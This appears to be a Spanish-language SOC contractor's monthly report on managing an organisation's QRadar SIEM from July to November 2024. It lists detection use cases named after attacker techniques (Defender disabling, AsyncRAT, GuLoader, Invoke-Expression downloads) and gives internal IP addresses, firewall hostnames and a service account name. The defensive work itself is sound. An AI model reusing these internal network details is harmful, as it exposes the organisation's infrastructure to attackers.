
- 1. Supervisar el rendimiento del sistema QRadar para garantizar un funcionamiento óptimo.
- 2. Revisar los paneles de control y los tableros de mandos para obtener una visión general del estado de seguridad y los eventos de amenazas.

-

- **Gestión de Reglas y Correlaciones:**

- 1. Revisar y actualizar regularmente las reglas de detección de amenazas y las correlaciones para adaptarse a las nuevas amenazas y vulnerabilidades.
- 2. Ajustar la sensibilidad de las reglas y correlaciones para reducir falsos positivos y mejorar la eficacia de la detección de amenazas.

Resumen estadístico Plataforma SIEM – Julio 2024



Casos de uso creados en el periodo

- FNA_SIGMA_Windows Defender Disable Functions
- FNA_SIGMA_execution GuLoader with wab.exe
- FNA_SIGMA_creating a key for persistence
- FNA_SIGMA_Suspicious Extrac32 Copy Powershell File
- FNA_XDR_Intento Desactivar Antivirus Detectado

3- Actividades Agosto 2024

Tareas de Gestión Plataforma SIEM – Agosto 2024

05 de agosto de 2024 - Creación de Caso de Uso FNA_X-Force Risky IP Malware_Conexiones Salientes

- **Descripción:** Desarrollo de un caso de uso en el sistema FNA para detectar conexiones salientes hacia IPs catalogadas como maliciosas según el feed de inteligencia de amenazas X-Force.
- **Objetivo:** Implementar una capa adicional de seguridad que permita identificar y bloquear comunicaciones salientes hacia servidores maliciosos, previniendo posibles exfiltraciones de datos.
- **Personas Involucradas:** Equipo de Seguridad de la Información, Analistas de SOC.
- **Recursos Necesarios:** Acceso a X-Force API, Logs de tráfico de red, Documentación del SIEM.

08 de agosto de 2024 - Creación de Caso de Uso FNA_X-Force Risky IP Botnet_Conexión Entrante

- **Descripción:** Configuración de un caso de uso en el sistema FNA para monitorear y alertar sobre conexiones entrantes desde IPs relacionadas con botnets según la inteligencia X-Force.
- **Objetivo:** Detectar y bloquear intentos de comunicación desde botnets, reduciendo el riesgo de compromisos en la red.
- **Personas Involucradas:** Equipo de Seguridad de la Información, Ingenieros de Redes.
- **Recursos Necesarios:** Acceso a X-Force API, Logs de tráfico de red, Reglas de firewall.



12 de agosto de 2024 - Creación de Caso de Uso FNA_Modificación Canal Atención a Clientes - CRITICIDAD (ALTA)

- **Descripción:** Modificación crítica en los flujos de atención a clientes dentro del sistema FNA, con el fin de optimizar la respuesta y manejo de incidentes.
- **Objetivo:** Asegurar que los casos críticos en el canal de atención al cliente se prioricen y manejen con la máxima eficiencia.
- **Personas Involucradas:** Equipo de Atención al Cliente, Ingenieros de Software, Analistas de Negocios.
- **Recursos Necesarios:** Documentación de procesos actuales, Software de gestión de incidentes, Equipos de desarrollo.

12 de agosto de 2024 - Sesión de Seguimiento de Casos con Ingenieros Cristian y Jimmy

- **Descripción:** Reunión para revisar el progreso de los casos de uso desarrollados y discutir cualquier obstáculo o ajuste necesario.
- **Objetivo:** Asegurar la correcta implementación y ajuste de los casos de uso en el sistema, garantizando su efectividad.
- **Personas Involucradas:** Cristian (Ingeniero), Jimmy (Ingeniero), Equipo de Seguridad de la Información.
- **Recursos Necesarios:** Informe de progreso, Acceso a la plataforma FNA, Herramientas de análisis.

Resumen estadístico Plataforma SIEM – Agosto 2024



Casos de uso creados en el periodo

- FNA_Modificacion Canal Atencion a Clientes - CRITICIDAD (ALTA)
- FNA_X-Force Risky IP Malware_Conexiones Salientes
- FNA_X-Force Risky IP Botnet_Conexion Entrante
- FNA_SIGMA_Execution Invoke-Expression to download malicious artifacts
- FNA_SIGMA_Creation of executables for persistence

4- Actividades Septiembre 2024

Tareas de Gestión Plataforma SIEM – Septiembre 2024

26 de agosto:

- **10:00 AM - 11:00 AM:** Revisión de alerta CiscoFirepowerThreatDefense @ 172.31.1.101 | IPS TippingPoint con el ingeniero Cristian. Revisamos las detecciones recientes y se analizan posibles falsos positivos, además de documentar los resultados para una posterior evaluación del equipo SOC.
- **2:00 PM - 4:00 PM:** Creación de caso de uso FNA_SIGMA_Creation of executables for persistence. Este caso se enfocará en identificar comportamientos de persistencia en sistemas, particularmente en la creación de ejecutables maliciosos que puedan evadir medidas de seguridad comunes.

28 de agosto:

- **9:00 AM - 11:00 AM:** Sesión de validación [SOC-CERT] ALERTA DE SEGURIDAD | ASA @ 192.168.28.130 | BOGPFWCP001_172.31.1.96_FW_BORDER-1 | BOGPFVPCP002_172.31.1.102_FW_VPN. Revisión de alertas generadas por los firewalls de borde y VPN, incluyendo posibles ataques externos y validación de eventos críticos.

30 de agosto:

- **11:00 AM - 12:30 PM:** Sesión de validación de Integración E-Finac - QRadar. Revisión de la integración entre el sistema de E-Finac y QRadar, validando los requerimientos técnicos para su implementación

4 y 5 de septiembre:

- **Todo el día:** Parseo de campo correspondiente a los logs de formulario 60 cesantías. Revisión de los campos capturados por los logs, asegurando que los datos estén siendo procesados adecuadamente para análisis de y generación de casos de uso.

5 de septiembre:

- **3:00 PM - 5:00 PM:** Sesión de validación de casos de uso de Directorio Activo. Verificación de los casos de uso asociados con la seguridad del Directorio Activo, como la detección de accesos no autorizados, cambios de configuración críticos y actividades sospechosas de usuarios privilegiados.

6 de septiembre:

- **10:00 AM - 12:00 PM:** Sesión de validación de Integración aplicación Vigía. validando los requerimientos técnicos para su implementación, enfocándonos en la correlación de eventos y generación de alertas.

9 de septiembre:

- **11:00 AM - 12:30 PM:** Sesión de validación de Integración aplicación Vigía. Continuación de la sesión de validación previa, con foco en los eventos críticos y la creación de reportes para auditoría.

11 de septiembre:

- **2:00 PM - 4:00 PM:** Creación de caso de uso FNA_formulario 60 Cesantías en conjunto con el ingeniero Mauro Pico. Definición de reglas de correlación y alertas basadas en los campos del formulario 60 para prevenir fraudes o accesos indebidos a las cesantías.

18 de septiembre:

- **10:00 AM - 11:30 AM:** Validación de origen de bloqueo para el usuario cnx_iam. Investigación sobre bloqueos de acceso al usuario cnx_iam, incluyendo análisis de logs de autenticación, posibles errores de configuración o intentos de acceso no autorizados.



Monitoreo Continuo:

1. Supervisar el rendimiento del sistema QRadar para garantizar un funcionamiento óptimo.
2. Revisar los paneles de control y los tableros de mandos para obtener una visión general del estado de seguridad y los eventos de amenazas.

Gestión de Reglas y Correlaciones:

1. Revisar y actualizar regularmente las reglas de detección de amenazas y las correlaciones para adaptarse a las nuevas amenazas y vulnerabilidades.
2. Ajustar la sensibilidad de las reglas y correlaciones para reducir falsos positivos y mejorar la eficacia de la detección de amenazas.

Resumen estadístico Plataforma SIEM – Septiembre 2024



Casos de uso creados en el periodo

- FNA_Formulario 60 Cesantías
- FNA_SIGMA_Creation of executables for persistence

5- Actividades Octubre 2024

Tareas de Gestión Plataforma SIEM – Octubre 2024

- **25 de septiembre**
 - **Creación de reglas SIGMA_Bat_execution_by_AsyncRAT**
Configuración de reglas SIGMA específicas para detectar la ejecución de scripts mediante AsyncRAT, que podría indicar actividad sospechosa o maliciosa en la red.
- **30 de septiembre**
 - **Creación de reglas SIGMA_Drop malicious files**
Definición y creación de reglas en SIGMA para identificar y registrar la caída de archivos maliciosos en los sistemas, permitiendo una mayor precisión en la detección de posibles amenazas.

OCTUBRE 2024

- **3 de octubre**
 - **Sesión de validación de casos RF409820 con el ingeniero Omar**
Evaluación de los casos específicos con el ingeniero Omar para asegurar la correcta implementación y funcionamiento del caso RF409820.
- **4 de octubre**
 - **Sesión con Mauro para validar los datos enviados para el reporte referente a Formulario 222 Cesantías Fired**
Revisión de los datos recopilados para el formulario 222 de cesantías junto a Mauro, asegurando la exactitud y cumplimiento de los requisitos.
 - **Verificación de correos del canal de atención a clientes**
Revisión de la correspondencia en el canal de atención al cliente para responder solicitudes pendientes y mantener la calidad en la atención.
- **7 de octubre**
 - **Validación y sesión con el ingeniero Omar sobre alertamiento y afinamiento**
Revisión del sistema de alertamiento junto al ingeniero Omar, optimizando las configuraciones para lograr una respuesta más efectiva ante eventos de seguridad.

- **9 de octubre**
 - **Seguimiento de casos de dispositivos ASA**
Monitoreo y evaluación de casos activos relacionados con dispositivos ASA para identificar problemas y asegurar su funcionamiento correcto.
- **10 de octubre**
 - **Sesión de validación de alertas del rol 60 y rol 222**
Revisión de alertas asignadas a los roles 60 y 222, ajustando parámetros de monitoreo para capturar eventos relevantes y reducir falsos positivos.
- **16 de octubre**
 - **Revisión de roles COBIS en ambientes Américas 1**
Validación de la correcta configuración y asignación de roles en COBIS en el entorno de Américas 1, asegurando que las funciones y permisos estén alineados con los requisitos organizacionales.


Monitoreo Continuo:

1. Supervisar el rendimiento del sistema QRadar para garantizar un funcionamiento óptimo.
2. Revisar los paneles de control y los tableros de mandos para obtener una visión general del estado de seguridad y los eventos de amenazas.

Gestión de Reglas y Correlaciones:


1. Revisar y actualizar regularmente las reglas de detección de amenazas y las correlaciones para adaptarse a las nuevas amenazas y vulnerabilidades.
2. Ajustar la sensibilidad de las reglas y correlaciones para reducir falsos positivos y mejorar la eficacia de la detección de amenazas.

Resumen estadístico Plataforma SIEM – Octubre 2024



Casos de uso creados en el periodo

- FNA_Formulario 222 Cesantias
- SIGMA_Drop malicious files
- SIGMA_Bat_execution_by_AsyncRAT



6- Actividades Noviembre 2024

Tareas de Gestión Plataforma SIEM – Noviembre 2024

- **27 de octubre:**

- **Actividad:** Revisión y asignación de roles en SAP HANA.
 - **Caso de Uso:** FNA_SAPHANA_asignacion_rols_otra_cuenta.
 - **Detalles:**gg
 - Verificar que los roles asignados cumplan con las políticas de acceso y privilegios mínimos.
 - Realizar pruebas de acceso con la nueva asignación para garantizar funcionalidad.
 - Documentar cualquier problema detectado durante la asignación.

- **28 de octubre:**

- **Actividad:** Eliminación de rol en SAP HANA.
 - **Caso de Uso:** FNA_SAP HANA - Eliminacion rol.
 - **Detalles:**
 - Asegurarse de que el rol a eliminar no esté asociado a procesos críticos.
 - Revisar logs previos para confirmar que no haya actividad anómala relacionada con el rol.
 - Validar que los usuarios afectados tengan roles alternativos para evitar interrupciones operativas.
 - **Seguimiento:** Confirmar eliminación efectiva en la siguiente auditoría de roles.


